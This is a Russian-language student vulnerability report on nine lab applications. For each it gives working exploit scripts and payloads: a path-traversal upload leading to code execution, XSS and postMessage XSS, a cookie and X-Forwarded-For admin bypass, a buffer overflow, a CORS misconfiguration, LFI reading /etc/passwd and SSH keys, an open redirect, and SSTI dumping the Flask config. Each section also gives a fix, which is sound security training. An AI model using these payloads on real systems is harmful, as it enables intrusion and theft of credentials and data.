

Отчет по найденным уязвимостям

Задание 1.1

Описание функционала выполнения кода: веб-приложение на Flask.


При GET запросе по корневому пути в браузере отображается форма загрузки файла и кнопка отправки его на сервер. POST запрос по корневому пути служит для обработки отправленного файла и сохранение его в папку upload. GET запрос /share?filename={file} откроет загруженный файл и отобразит на странице его содержимое.

Описание найденных уязвимостей: *Command Injection и XSS*. 1) из-за обычной конкатенации строк при разрешении пути сохранения файла получается, что, задав имя файла ../customlog.py мы можем изменить поведение сервера при GET или POST по корневому пути. Внутри обработчика пути / вызывается customlog.log(). Тем самым, можно заставить сервер выполнить любой python код, реализовав в загружаемом файле функцию log(). Это может быть чтение конфига или переменных окружения, копирование в папку upload важных файлов, содержимое которых можно будет просмотреть через /share?filename=passwords.txt например. Отправить данные на удаленный сервер и т.д.

2) Также можно загрузить опасный для пользователей файл. Например html с кодом на javascript, который компрометирует cookie пользователя на веб-сервере и другие подобные файлы.

Оба примера эксплуатации представлены ниже.

Пример эксплойта:



```
1 > exploit > example > log
You, 31 minutes ago | 1 author (You)
1 import os
2
3 def log():
4     os.system("tree /")
5     print("attack")
You, 2 days ago • 1 dir traversal
```

Рисунок 1 – код эксплойта

```

You, 33 minutes ago | 1 author (You)
1  import requests
2
3  URL = "http://10.0.0.2:5000"
4
5  def main():
6      files = {'file': ( '../customlog.py', open('example','rb').read())}
7
8      res = requests.Request("POST", URL, files=files).prepare().body.decode()
9      res = requests.post(url=URL, files=files)
10     print(res.text)
11
12 if __name__ == "__main__":
13     main()
You, 2 days ago • 1 dir traversal

```

Рисунок 2 – отправка кода эксплойта на сервер

```

vm
├─ sleepimage
yp
├─ binding

1699 directories, 5228 files
attack
127.0.0.1 - - [17/Apr/2023 23:32:45] "GET / HTTP/1.1" 200 -

```

Рисунок 3 – пример эксплуатации уязвимости

```

1 > exploit > <> example2 > html > body > script
1  <!DOCTYPE html>
2  <html lang="en">
3  <head>
4      <meta charset="UTF-8">
5      <title>Document</title>
6  </head>
7  <body>
8      <script>alert('hacked')</script>
9  </body>
10 </html>

```

Рисунок 4 – файл с вредоносным js

```

1 > exploit > exploit2.py > main
2
3 import requests
4
5 URL = "http://10.0.0.2:5000"
6
7 def main():
8     files = {'file': ('a.html', open('example2', 'rb').read())}
9
10    res = requests.Request("POST", URL, files=files).prepare().body.decode()
11    res = requests.post(url=URL, files=files)
12    print(res.text)
13
14 if __name__ == "__main__":
15     main()

```

Рисунок 5 – отправка вредоносного файла на сервер.




Рисунок 6 – пример эксплуатации уязвимости

Рекомендация по устранению уязвимости: использовать функции, 'очищающие' название загружаемого файла (например `werkzeug.utils.secure_filename(filename)` для нашего примера). Также стоит проверять, какой контент содержит в себе загружаемый файл.

Задание 1.2

Описание функционала выполнения кода: загружается форма с полем для ввода электронной почты и кнопкой 'отправить'. Значение этого поля заносится в параметр `url`. После нажатия кнопки, берется значение электронной почты, проверяется, что символ '@' делит эту строку ровно на 2 части. Если истина – дальнейшая валидация почты и вывод ее на страницу.

Описание найденных уязвимостей: XSS. Уязвимость имеют веб-серверы, имеющие php версии ниже 8.1. 'echo htmlspecialchars' с url параметром адреса электронной почты заключен в код javascript в одинарные кавычки. До версии 8.1 функция htmlspecialchars не обрабатывала

их как специальный знак, а возвращала в изначальном виде. Тем самым, введя в поле email значение, начинающееся на ' закрывается строка в коде javascript и дальше можно внедрять XSS.

Пример эксплойта:

```
2 > exploit.php
1  <!DOCTYPE html>
2  <html lang="en">
3  <head>
4      <meta charset="UTF-8">
5      <meta http-equiv="X-UA-Compatible" content="IE=edge">
6      <meta name="viewport" content="width=device-width, initial-scale=1.0">
7      <title>Document</title>
8  </head>
9  <body>
10     <a href="http://127.0.0.1:5050?email=%27;alert(%27hacked%27);%27">Send us your email</a>
11 </body>
12 </html>
```

Рисунок 7 – код эксплойта




Рисунок 8 – переход по ссылке из зараженной страницы и ввод email




Рисунок 9 – после нажатия кнопки

Рекомендация по устранению уязвимости: Обращать одинарную кавычку, как специальный символ и экранировать его. В нашем случае можно использовать `htmlentities()` или `htmlspecialchars()` с флагом `ENT_QUOTES`, позволяющем экранировать и одинарную кавычку.

Задание 1.3

Описание функционала выполнения кода: загружается форма с полем для ввода имени пользователя и кнопка 'START'. Страница ждет входящего события (ожидает подключение к серверу). После получения события, выводит, что подключилось и отображает на странице адрес сервера.

Описание найденных уязвимостей: XSS. Так как событие не фильтрует, откуда именно пришло событие и можно ли доверять его источнику, можно произвести XSS атаку, вставив на зараженную страницу `iframe` и отправить в этот `iframe` сообщение со скриптом (например украсть `cookie`).

Пример эксплойта:

```
exploit.php
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <meta http-equiv="X-UA-Compatible" content="IE=edge">
6   <meta name="viewport" content="width=device-width, initial-scale=1.0">
7   <title>Document</title>
8 </head>
9 <body>
10   <iframe id="ifr" src="http://127.0.0.1:5050" width="300" height="300" frameborder="1" onload="FrameLoaded()"></iframe>
11   <script>
12     function FrameLoaded(obj) {
13       document.getElementById("ifr").contentWindow.postMessage("<img src='1231\' onerror='alert(\"hacked\")'>")
14     }
15   </script>
16 </body>
17 </html>
```

Рисунок 10 – код уязвимости




Рисунок 11 – переход на зараженную страницу




Рисунок 12 – отображаемый iframe

Рекомендация по устранению уязвимости: Сделать валидацию origin в обработчике addEventListener.

Задание 1.4

Описание функционала выполнения кода: веб-приложение на golang. Путь /admin проверяет роль пользователя и ip, с которого он отправил запрос. При успешной проверке на права администратора в браузере отображается “Logging in”.

Описание найденных уязвимостей: *BrokenAuth*. легко подделать параметры запроса, чтобы сервер определил пользователя, как админа. Достаточно подставить куки 'role' со значением 'admin' и заголовок 'X-Forwarded-For' со значением 'localhost' или '127.0.0.1'. Пример эксплойта на python представлен ниже.

Пример эксплойта:

```
You, 2 days ago | 1 author (You)
1 import requests
2
3
4 def main():
5     headers = {
6         "X-Forwarded-For": "127.0.0.1"
7     }
8     cookies = {
9         "role": "admin"
10    }
11    res = requests.get(url="http://127.0.0.1:5100/admin", headers=headers, cookies=cookies)
12
13    print(res.text)    You, 2 days ago • Init commit ...
14
15
16
17 if __name__ == "__main__":
18     main()
```

Рисунок 13 – код эксплойта

```
> python3 exploit.py
<p>Здравствуйте. Проверяем, являетесь ли вы администратором</p>
<h1>Logging in...</h1>
```

Рисунок 14 – эксплуатация уязвимости

Рекомендация по устранению уязвимости: не использовать значение куки role с простым значением, использовать сгенерированные на сервере JWT (подписанные сервером, stateless) или стандартные сессии (stateful) без возможности перебрать их значения за вменяемое время. Тогда неприятности могут возникнуть только в том случае, если какой-либо админ нечаянно "сошьет" свой токен.


Задание 1.5

Описание функционала выполнения кода: приложение дает 3 попытки ввода кода доступа. Если был введен правильный код или значение переменной root отлично от нуля, загружается меню. Иначе приложение закрывается.

Описание найденных уязвимостей: *Buffer Overflow*. приложение использует функцию gets для считывание кода доступа. Эта функция

небезопасна, так как не ограничивает количество считываемых символов и позволяет переполнить буффер. Однако, в зависимости от компилятора, эксплуатация будет разная. В одном случае, следующей в памяти за буффером может располагаться переменная `root`. Тогда достаточно ввести больше символов, чем вмещает буффер, чтобы поменять значение переменной `root` и запустилось меню. В других компиляторах, переменная `root` может расположиться в памяти раньше, чем буффер. Тогда перезаписать ее обычным переполнением буффера не получится. В таком случае, можно внедрить шелл-код (допустим в переменную окружения) и перезаписать адрес возврата, который находится в памяти дальше, чем буффер (они все в стеке вызовов) адресом начала шелл-кода. Когда приложение начнет раскручивать стек и дойдет до адреса возврата, оно начнет исполнять первую инструкцию шелл-кода.

Пример эксплойта:



```
C:\Users\██████\Desktop\gazprom\1_vul_code\5>a.exe
Enter OTP (Four digits): 122345
> Success, loading dashboard
```

Рисунок 15 – эксплуатация уязвимости (при неправильно коде доступа запустилось меню)


Рекомендация по устранению уязвимости: использовать функции, ограничивающие количество считываемых символов, если язык программирования не отслеживает выход за пределы массива.

Задание 1.6

Описание функционала выполнения кода: веб-приложение на NodeJS. При обработке запроса происходит установка в ответ заголовков `Access-Control-Allow-Origin`, `Access-Control-Allow-Credentials`. Они должны не позволить другим серверам запросить учетные данные. Затем происходит вставка в ответ учетных данных в формате JSON и отправка ответа клиенту.


Описание найденных уязвимостей: *CORS Misconfig*. Origin берется из заголовка `origin`, который можно подменить. Возникает проблема, что данные можно получить в обход ограничений.

Пример эксплойта:

A screenshot of a code editor with a dark background. The file is named 'exploit.php'. The code is an HTML document with a head section containing meta tags for charset, http-equiv, viewport, and title. The body section contains an iframe with a src attribute pointing to 'http://127.0.0.1:5100' and an id attribute 'ifr'.

```
6 > exploit.php
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <meta http-equiv="X-UA-Compatible" content="IE=edge">
6   <meta name="viewport" content="width=device-width, initial-scale=1.0">
7   <title>Document</title>
8 </head>
9 <body>
10  <iframe src="http://127.0.0.1:5100" id="ifr" frameborder="0"></iframe>
11 </body>
12 </html>
```

Рисунок 16 – код эксплойта

A screenshot of a web browser window. The address bar shows '127.0.0.1:5050/exploit.php'. Below the address bar, a black box displays a JSON response from the server.

```
{ "id": 2, "username": "student", "email": "student@y.ru", "session": "9b13252f346c2073e0c9ed39aad87ba9e9a59dd925606c6cdb12eec0d7368b5b" }
```

Рисунок 17 – эксплуатация уязвимости.

Рекомендация по устранению уязвимости: включить в исходный код, какие ресурсы считать безопасными (белый список). И позволять делать запросы только им.

Задание 1.7

Описание функционала выполнения кода: если в качестве query параметра передан `file={filename}` выводит содержимое этого файла, иначе выводится страница `index.html`.

Описание найденных уязвимостей: *LFI*. В query параметр `file` передать значение абсолютного пути (например `/etc/passwd` или `/root/.ssh/id_rsa`, если выполняется от имени `root`). В `/etc/passwd` можно перебрать пользователей и их директории и просмотреть их файлы (приватные ключи, конфиги).

Пример эксплойта:

```
7 > exploit.py > ...
    You, 7 minutes ago | 1 author (You)
1  import requests
2
3  PATH = "/etc/hosts"      You, 7 minutes ago • Uncommitted changes
4  URL = f"http://127.0.0.1:8000?file={PATH}"
5
6  def main():
7      res = requests.get(URL)
8      print(res.text)
9
10
11 if __name__ == "__main__":
12     main()
```

Рисунок 18 – пример кода эксплойта

```
> python3 exploit.py
##
# Host Database
#
# localhost is used to configure the loopback interface
# when the system is booting. Do not change this entry.
##
127.0.0.1      localhost
255.255.255.255 broadcasthost
::1          localhost
# Added by Docker Desktop
# To allow the same kube context to work on the host and the container:
127.0.0.1 kubernetes.docker.internal
# End of section
```

Рисунок 19 – эксплуатацию уязвимости

Рекомендация по устранению уязвимости: проводить проверку, что файл находится в директории проекта, например в php при помощи `str_starts_with(filePath, projectPath)`

Задание 1.8

Описание функционала выполнения кода: при открытии страницы выполняется перенаправление по переданному в query параметре r пути. Происходит базовая фильтрация пути, пытаясь избежать точек и слешей.

Описание найденных уязвимостей: *OpenRedirect* и *XSS*. Во-первых можно поэксплуатировать XSS, например так:

`http://127.0.0.1:8000/?r=javascript:alert(%27attacked%27)`, есть ограничение - точки внутри скрипта заменяются на `_`, выражение должно быть без точек. Во-вторых можно использовать OpenRedirect, заменив стандартную точку китайской, например: `http://127.0.0.1:8000/?r=https:xakep%E3%80%82ru`

Пример эксплойта:




Рисунок 20 – эксплуатация уязвимости (перенаправление на сторонний ресурс)




Рисунок 21 – эксплуатация уязвимости (выполнение javascript)

Рекомендация по устранению уязвимости: Проверять введенные в параметр r значение через белый список (константные строки или регулярное выражение), чтобы избежать XSS и OpenRedirect на нежелательные ресурсы.

Задание 1.9

Описание функционала выполнения кода: веб-приложение на Flask с использованием шаблонов. Обработчик пути /home.html берет query параметр search из запроса и ищет в базе данных продукты с этим параметром. Если продукты не найдены, выводит шаблон ошибки 404, в который подставляется значение из параметра search.

Описание найденных уязвимостей: SSTI. Подставленный в шаблон параметр можно представить в качестве исполняемого кода. Достаточно в качестве query параметра search например передать `{{config.items()}}` исходя из вывода можно узнать конфиг веб приложения, а там может содержаться информация о базе данных (хост, логин, пароль), тем самым можно выкрасть важные данные.

Пример эксплойта:

```
9 > exploit.py > ...
    You, yesterday | 1 author (You)
1  import requests
2
3  URL = "http://127.0.0.1:5000/home.html?search={{config.items()}}"
4
5  def main():
6      res = requests.get(URL)
7      print(res.text)
8
9
10 if __name__ == "__main__":
11     main()    You, yesterday • 9 SSTI
```

Рисунок 22 – пример кода эксплойта

```
> python3 exploit.py
<html>
<head>
<link rel="stylesheet" href="http://127.0.0.1:5000/styles.css">
</head>
<body>
<script src="http://127.0.0.1:5000/main.js"></script>
<h3 id="search">No result for: dict_items([(b'ENV', b'production'), (b'DEBUG', True), (b'TESTING', False), (b'PROPAGATE_EXCEPTIONS', None), (b'SECRET_KEY', None), (b'PERMANENT_SESSION_LIFETIME', datetime.timedelta(days=31)), (b'US
E_X_SENDFILE', False), (b'SERVER_NAME', None), (b'APPLICATION_ROOT', b'/', (b'SESSION_COOKIE_NAME', b'session'), (b'SESSION_COOKIE_DOMAIN', None), (b'SESSION_COOKIE_PATH', None), (b'SESSION_COOKIE_HTTPONLY', True), (b'SESSION_COOKIE_SECURE', False), (b'SESSION_COOKIE_SAMESITE', None), (b'SESSION_REFRESH_EACH_REQUEST', True), (b'MAX_CONTENT_LENGTH', None), (b'SEND_FILE_MAX_AGE_DEFAULT', None), (b'TRAP_BAD_REQUEST_ERRORS', None), (b'TRAP_HTTP_EXCEPTIONS', False), (b'EXPLAIN_TEMPLATE_LOADING', False), (b'PREFERRED_URL_SCHEME', b'http'), (b'JSON_AS_ASCII', None), (b'JSON_SORT_KEYS', None), (b'JSONIFY_PRETTYPRINT_REGULAR', None), (b'JSONIFY_MIMETYPE', None), (b'TEMPLATES_AUTO_RELOAD', None), (b'MAX_COOKIE_SIZE', 4093)])</h3>
</body>
</html>
```

Рисунок 23 – эксплуатация уязвимости




Рисунок 25 – пример эксплойта (вывод user-agent, содержащихся в БД)




Рисунок 26 – пример эксплойта (вывод имени пользователя и хэша его пароля)

